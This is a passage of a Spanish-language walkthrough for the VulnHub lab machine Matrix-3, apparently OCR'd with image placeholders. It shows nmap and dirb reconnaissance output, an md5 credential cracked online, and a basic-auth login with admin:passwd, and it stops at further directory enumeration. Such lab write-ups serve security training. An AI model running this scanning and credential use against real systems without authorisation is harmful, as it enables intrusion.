Matrix-3

Lo primero de todo es bajarnos la iso de vuln Hub Matrix: 3 ~ VulnHub y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .
Detalles de la máquina : Matrix es una serie de máquinas MATRIX de desafío boot root de nivel medio. El OVA ha sido probado tanto en VMware como en Virtualbox.
Banderas: Tu objetivo es obtener root y leer /root/flag.txt
Redes: DHCP: Habilitado Dirección IP: Asignada automáticamente
Tamaño de la máquina (en MB) : 554 MB
Sistema operativo de la máquina : Linux
Nivel de máquina : intermedio

Índice


Herramientas

- **Scanning**
- Netdiscover
- NMAP
2. **Enumeration**
- Web Directory Search
3. **Exploitation**
- Ghidra
- SSH
4. **Privilege Escalation**
- Exploiting Sudo rights

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :
El primer paso es saber la ip de la máquina vulnerable :


Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali




Sacar la ip de nuestra máquina vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable




Saber que puertos se encuentran abiertos

Con el comando -p-(para ver los puertos , pero con -A podría valer igual) -A y la ip de la máquina vulnerable vamos a ver que puertos tiene abiertos .



Explotación de los puertos abiertos


Como vemos tenemos un servicio http levantado , por lo que vamos a internet a ver que hay subido la página web que tiene levantada .




Ahora con el comando dirb vamos a ver qué archivos y directorio hay ocultos .
dirb http://192.168.1.104

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.128.56.128/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 13 04:34:03 2024
URL_BASE: http://192.128.56.128/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.128.56.128/ ----
```


Como vemos hemos encontrado un directorio llamado **/assets** , podemos ir al buscador a ver qué encontramos :




Podemos pinchar pero vamos a ver una foto , la cual no nos interesa , porque no podemos encontrar nada . Pero si nos fijamos bien igual en el nombre del link podemos encontrar al pgo , podemos mirar si en la palabra matrix hay algo :




Nos salen una serie de palabras , lo que podemos hacer es ir probando en el buscador uniendo las palabras a ver qué encontramos . Buscando vemos que hay una combinación que funciona : **n/e/o/6/4/**



Nos lo descargamos a ver que podemos ver en el :




Como vemos hemos encontrado una clave , esta clave está en md5 , podemos ir a un buscador a descifrarlo :https://hashes.com/es/decrypt/hash




Ahora si volvemos a ver al nmap -A que hemos hecho vemos que también había otro puerto abierto , el 7331

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -A 192.168.56.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 04:24 EST
Nmap scan report for 192.168.56.128
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
6464/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
7331/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPServer)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=Login to Matrix
MAC Address: 08:00:27:AD:DB:3B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.56.128

OS and Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

Vamos a ver que tiene este levantado :
Al intentar entrar nos pide un usuario y clave , como hemos encontrado en la parte anterior podemos poner el usuario **admin** y la clave que hemos sacado con el md5 **passwd**






No vemos algo que nos pueda ser útil , por lo que vamos a probar a usar otra vez un dirb a ver si podemos encontrar algún archivo oculto .


dirb http://192.168.56.128:7331 / -u admin:passwd

